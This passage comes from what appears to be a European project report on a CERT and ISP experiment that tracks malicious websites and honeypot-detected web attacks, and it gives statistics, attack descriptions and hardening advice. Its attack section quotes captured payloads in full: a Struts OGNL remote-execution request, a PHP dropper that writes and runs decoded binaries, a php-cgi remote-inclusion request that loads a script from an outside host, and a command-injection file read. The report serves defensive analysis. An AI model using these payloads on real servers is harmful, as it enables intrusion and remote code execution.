During the experiments between all CERTs have been collected 48.753 websites bots and 7.339 malicious websites related to their constituency, and ISPs have collected 581 websites bots found on mobile network range and 47.786 within fixed network.




Figure 43 – WEBSITES experiment – Information collected by CERTs




Figure 44 – WEBSITES experiment – Information collected by ISPs

It is important to take into account that each CERT and ISP does not collect all reports sent, but only the information belonging to their constituency. Once received, the data is analysed by each CERT and ISP with their own criteria, to determine if the report must be included in the notification cycle.

6.2.3.1. Notification

During the experiments were sent 13.930 notifications from CERTs to ISPs about websites bots, 276.880 notifications about websites distributing malware from CERTs to ISPs and 64.617 from ISPs to end-users.

The top 30 ASNs notified are the following:




Figure 45 – WEBSITES experiment – Number notification sent by ASN

After the process of analysis some reports were determined not suitable for notification, due to different reasons like false positives or low reliability (confidence level) in the reports.

Some partners with notification role are already analyzing the data received in order to integrate it in the notification process.

More information about general notification step is explained in section Mitigation & Notification.

6.2.4. *Reports collected for improvement*

Between all partners receiving data, during the experiments have been collected the following reports for improvement purposes:




Figure 46 – WEBSITES experiment – Information collected for improvement

6.3. *Qualitative results*

Specific and detailed objectives for the websites experiment detailed on document D3.1-Planning of Experiments are:

- Identify and classify malicious websites or URLs focus on techniques of:
    - Drive by download/exploits.
    - Download of malicious code.
    - Phishing.
- Identify vulnerable websites that can be used to launch attacks through them or being compromised.
- Detect bots attacking websites and attack patterns.

Based on these objectives and the results given on the previous section, it can be said that all objectives has been achieved. Potentially vulnerable websites have been detected but due to confidentiality agreements and because they belong to the constituency of the CERTs participating on the project, they were not distributed through the CCH, indeed, they were shared directly with each involved CERT. More info about vulnerable websites is on section Vulnerable websites. On the other hand, honeypots and honeynets are a great mechanism to obtain bots attacking websites, malicious code and exploits. Other sensors and tools provide malicious phishing sites and malware drive by download.

Most of the tools deployed on this experiment are honeynets. Along the experiments it has been increased the number of honeypots deployed and the technologies they cover, starting from standards COTS[4] servers and Virtual Private Serves, it has been integrated low cost devices like Raspberry PI and HackberryA10. In addition, it has been covered data centre access, residential fixed access (ADSL and FTTH), and mobile (3G). The study of the data obtained from honeypots reveals that most of the attacks come from China, USA and Russia and were focused on search vulnerabilities to compromise servers and hosts. Although it might give not reliable inputs, due to spoofed IP, honeypots can identify the origin of the attack and detect the bot involved in the action. The study of the data received shows that most of the attacks are not using spoofed IPs. Furthermore, for those IPs belonging to the Telefónica Spain's AS3352 it was possible to differentiate when an IP falls to fixed or mobile range. On this AS it was detected 722 IPs being 14 of this IPs associated to a mobile range. This little number of IPs may indicate that almost no mobile devices are used to attack websites or to try to violate any service provided. It can be also take out that no malicious websites are hosted in a mobile device. This conclusion may be hampered by the little scope of the observation.

URIs detected, either by honeynets or scan tools, are mostly using techniques to distribute malware, directly downloading the malware sample or using drive by download/exploits techniques. Malware obtained from this URIs and from the malware dropped into the honeypots have been studied and it has been concluded that the TOP 10 samples belongs to different variations of the same malware: Conficker.

[4] Commercial Off-The-Shelf https://en.wikipedia.org/wiki/Commercial_off-the-shelf




Figure 47 – WEBSITES experiment – Top 10 malware families

These results are obtained because Conficker is still active. An important outcome that can be extracted is that many servers and computers remains not actualized since several years ago.

Besides the objectives, during this experiment different actions were carried out, being one of the main important actions the collaboration between different partners. This fact increases the scope and visibility of the tools and helps partners to improve their tools. This collaboration was conducted in two ways, in one hand, using the network environment to deploy tools from different partners and, in the other hand, analysing and providing detailed info beyond boundaries of CCH schemata from a concrete tool. First type, gives more visibility to the tools within the project as they can interact and see malicious actions in a wider environment. At the end, it results in having inputs from more countries. The other type, gives to partners, mainly CERTs, the possibility to have the complete vision of the results obtained from a tool in a human and readable report. This is done because not all the info obtained is shared within ACDC due to not all the incidents detected are related with botnets but they are still useful for CERTs. As it was explained before, other types of detections like potentially vulnerable websites belonging to CERTs' constituencies are also shared by this means.

6.3.1. Description of websites attacks

During the experiments have been detected different type of attacks related to websites and web applications, such as:

- Login Bruteforce
- XSS
- XML Entity Injection

- Tomcat Management
- Remote File Inclusion
- Suspicious HTTP Requests

The figure below contains a chart that showcase the number of attacks by those types.




Figure 48 – WEBSITES experiment – Types of websites attacks

Apart from these attacks, another 20.025 connections were detected coming to honeypot sensors, but there was not any match between the requests and the attack signatures used.

6.3.1.1. Remote Command Execution (CVE-2013-2251)

This attack is based on vulnerability in Apache Struts 2.0.0 through 2.3.15 which allows a remote attacker to execute arbitrary OGNL (Object Graph Navigation Language) expressions via a parameter with a crafted prefix like: “action:”, “redirect:” or “redirectAction”.

Example of HTTP request detected:
POST /login.action HTTP/1.1\r\nAccept: */*\r\nConnection: Keep-Alive\r\nContent-Length: 395\r\nContent-Type: application/x-www-form-urlencoded\r\nExpect: 100-continue\r\nHost: 82.78.235.135\r\nUser-Agent: Mozilla/5.0\r\n\r\nredirect:${%23res%3d%23context.get('com.opensymphony.xwork2.dispatcher.HttpServletResponse’),%23res.setCharacterEncoding(%22UTF-8%22),%23req%3d%23context.get(‘com.opensymphony.xwork2.dispatcher.HttpServletRequest’),%23res.getWriter().print(%22dir:%22),%23res.getWriter().println(%23req.getSession().

```
getServletContext().getRealPath(%22/%22)),%23res.getWriter().flush(),%23res.getWriter().cl
ose()}
```

6.3.1.2. Cross-Site Scripting (XSS)

Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted web sites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user.

Example of HTTP request detected:

```
POST /cgi-bin/php5-
cgi?%2D%64+%61%6C%6C%6F%77%5F%75%72%6C%5F%69%6E%63%6C%75%64%65%3D%
…
4%6F%5F%70%72%65%70%65%6E%64%5F%66%69%6C%65%3D%70%68%70%3A%2F%2F%
69%6E%70%75%74+%2D%6E HTTP/1.1\r\nConnection: close\r\nContent-Length:
43604\r\nContent-Type: application/x-www-form-urlencoded\r\nHost:
82.78.235.133\r\nUser-Agent: Mozilla/5.0 (Windows NT 6.3; rv:36.0) Gecko/20100101
Firefox/36.0\r\n\r\n<?php\n$bufferf =
…
;\n$a = sys_get_temp_dir();\n$b = \"SU1\";\n$c = \"SU2\";\n$d = \"chmod 777\";\n$e =
\"system\";\n$f = \"file_put_contents\";\n$g = \"base64_decode\";\n$h = \"chmod\";\n$i =
\"file_exists\";\nif ($i($a . \"/$c\"))\n{\nexit(1);\n}else{\necho($a);\n$bufferf =
$g($bufferf);\n$bufferf2 = $g($bufferf2);\n$f(\"$a/$b\", $bufferf);\n$f(\"$a/$c\",
$bufferf2);\n$h ($a.\"/\".$b,0777);\n$e(\"$d \" . $a .\"/$b\");\n$h
($a.\"/\".$c,0777);\n$e(\"$d \" . $a .\"/$c\");\n$e($a . \"/$c\");\n$e($a .
\"/$b\");\nexit(1);\n}\n?>\n
```

6.3.1.3. Tomcat Hack Attempt

This attack tries to find if the Apache Tomcat server has an exposed “manager” application which can be later exploited by executing a payload on the server.

Example of HTTP request detected:

```
GET /manager/html HTTP/1.1\r\nAccept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\nAccept-Charset: ISO-
8859-1,utf-8;q=0.7,*;q=0.7\r\nAccept-Encoding: gzip, deflate\r\nAccept-Language: en-
us,en;q=0.5\r\nConnection: keep-alive\r\nHost: 109.98.172.146:80\r\nUser-Agent:
Mozilla/5.0 (Windows NT 5.1; rv:5.0) Gecko/20100101 Firefox/5.0
```

6.3.1.4. Remote File Inclusion (CVE2012-1823, CVE2012-2311)

When PHP is used in a CGI-based setup (such as Apache's mod_cgid), the php-cgi receives a processed query string parameter as command line arguments which allows command-line switches, such as -s, -d or -c to be passed to the php-cgi binary, which can be exploited to disclose source code and obtain arbitrary code execution**.**

Example of HTTP request detected:

```
GET /cgi-bin/php?-d+allow_url_include%3Don+-d+safe_mode%3Doff+-
d+suhosin%2Esimulation%3Don+-d+max_execution_time%3D0+-
d+open_basedir%3Dnone+-
d+auto_prepend_file%3Dhttp%3A%2F%2Fisp.vc%2Fpackets.txt+-
d+cgi%2Eforce_redirect%3D0+-d+cgi%2Eredirect_status_env%3D0+-n HTTP/1.1\r\nAccept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\nAccept-Encoding: gzip,
deflate\r\nAccept-Language: en-us\r\nConnection: keep-alive\r\nHost:
82.78.235.141\r\nReferer: : Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10_2)
AppleWebKit/600.4.10 (KHTML, like Gecko) Version/8.0.4 Safari/600.4.10
```

6.3.1.5. Local File Inclusion

This attack is based on the LFI (Local File Inclusion) vulnerability which allows an attacker to include a file, usually exploiting a "dynamic file inclusion" mechanisms implemented in the target application. The vulnerability occurs due to the use of user-supplied input without proper validation.

Example of HTTP request detected:

```
GET /cgi/maker/ptcmd.cgi?cmd=;cat+/tmp/config/usr.ini HTTP/1.1\r\nAccept:
*/*\r\nAccept-Encoding: gzip, deflate\r\nConnection: keep-alive\r\nHost:
109.98.91.206\r\nUser-Agent: python-requests/2.7.0 CPython/2.7.6 Linux/3.13.0-24-generic
```

6.3.1.6. Suspicious HTTP Request

The HTTP HEAD request asks for the response identical to the one that would correspond to a GET request, but without the response body. This is useful for retrieving meta-information written in response headers, without having to transport the entire content. This type of requests should be carefully analysed because can be used by an attacker to obtain information about the server and web application.

Example of HTTP request detected:

```
HEAD / HTTP/1.0
```

6.3.1.7. Recommendations

These are some recommendations to avoid the attacks detected and described in previously section:

- **Login Bruteforce**

  Account lockouts are usually not a practical solution, but there are other tricks to deal with brute-force attacks. First, because the success of the attack is dependent on time, an easy solution is to inject random pauses when checking a password. Adding even a few seconds' pause can greatly slow a brute-force attack but will not bother most legitimate users as they log in to their accounts.

  Another solution is to lock out an IP address with multiple failed logins. The problem with this solution is that you could inadvertently block large groups of users by blocking a proxy server used by an ISP or large company. Another problem is that many tools utilize proxy lists and send only a few requests from each IP address before moving on to the next.

One simple yet surprisingly effective solution is to design Web site not to use predictable behavior for failed passwords. For example, most Web sites return an "HTTP 401 error" code with a password failure, although some Web sites instead return an "HTTP 200 SUCCESS" code but direct the user to a page explaining the failed password attempt. This fools some automated systems, but it is also easy to circumvent. A better solution might be to vary the behavior enough to eventually discourage all but the most dedicated hackers. You could, for example, use different error messages each time or sometimes let a user through to a page and then prompt him again for a password.

- **XSS**

Preventing XSS requires separation of untrusted data from active browser content.

The preferred option is to properly escape all untrusted data based on the HTML context (body, attribute, JavaScript, CSS, or URL) that the data will be placed into.

Positive or “whitelist” input validation is also recommended as it helps protect against XSS, but is not a complete defense as many applications require special characters in their input. Such validation should, as much as possible, validate the length, characters, format, and business rules on that data before accepting the input.

For rich content, consider auto-sanitization libraries like OWASP’s AntiSamy or the Java HTML Sanitizer Project. Consider Content Security Policy (CSP) to defend against XSS across your entire site.

- **XML Entity Injection**

This type of attacks are the result of weakly configured XML parsers. To be secure against these attacks the XML parsers need to be hardened.

The parser can be configured as follows
SAXParser p = new SAXParser();
p.setFeature("...", true|false);

Validate schemas features:
http://xml.org/sax/features/validation
http://xml.org/sax/features/namespace-prefixes
http://xml.org/sax/features/namespaces
http://apache.org/xml/features/validation/schema
http://apache.org/xml/features/validation/schema-full-checking

- **Tomcat Management**

Well-maintained access logs are a vital tool in identifying security holes and sources of attack. In a development environment, it is not always obvious what kinds of malicious activity you should defend against.

To enable logging of network traffic in Tomcat, use the AccessLogValve component. This element, which can be configured on a Host, Engine, or Context basis, will create a standard web server log file for traffic to any resources associated with it.

The SecurityManager is a Java component that allows Contexts to be run within inpidual sandboxes. Each sandbox can be configured with different privileges, providing more granular control over their access to system resources and potentially preventing one breached application from allowing access to others.

- **Remote File Inclusion**

The most common protection mechanism against RFI attacks is based on signatures for known vulnerabilities in the Web Application Firewall (WAF). Detection and blocking of such attacks can be enhanced by creating a blacklist of attack sources and a black-list of URLs of remotely included malicious scripts:

- Advanced knowledge of RFI attack sources enables the WAF to block an attack before it even begins;

- A blacklist of the referenced URL enables the WAF to block exploits targeting zero-day vulnerabilities of applications;

- The blacklist of IPs constructed from the RFI attack observations could be used to block other types of attacks issued from the same malicious sources.

6.3.2. Vulnerable websites

Tools provided to the project consider a web as vulnerable if it uses any technology that has, at least, one documented vulnerability for that specific version. Indeed, this does not mean that the web is actually vulnerable because the environment that makes a vulnerability exploitable might not be reproduced in the site. It is more likely an indicator to state the potentially of a web to be vulnerable and maybe compromised. Considering this, the following table shows the number of potentially vulnerable websites detected and classified by the severity of the vulnerability found. This classification is based on the CVE/CVSS severity model[5] (classifying as critic those with a CVSS value of 10 and high those within the range between 7.0 and 9.9) and shows sites with at least one CVE detected.

Severity		
Critic	High	Medium
662.059	258.449	73.908

Table 11 - WEBSITES experiment – Number of potentially vulnerable websites

Giving a deeper view on the critic vulnerabilities, the following is the top ten found:

[5] https://nvd.nist.gov/cvss.cfm (July 2015)




Figure 49 - WEBSITES experiment – Top 10 Websites classified by CVEs

As it can be seen on the figure, most of the vulnerabilities are referred to rather old CVE. This may indicate that sites remains out of date and they work with unpatched software versions. Although it can be caused by many reasons, the most probably is the reluctance that some companies have to make changes on their production environment or simply, because they do not know they have a vulnerable system.

The following figure represents the top 10 technologies with more vulnerabilities found. As happens on the previous figure, a rather old technology protrudes in the number of vulnerabilities, strengthened the reason based on the reluctance to apply changes on some companies production environment.




Figure 50 - WEBSITES experiment - Top 10 vulnerable technologies

6.4. Success criteria final status

Success criteria for websites experiment were defined in the D3.1 Planing reports of the experiments.

To determine the status of the success criteria, have been applied the following rules:

- **Achieved**: The success criteria has been achieved completely.
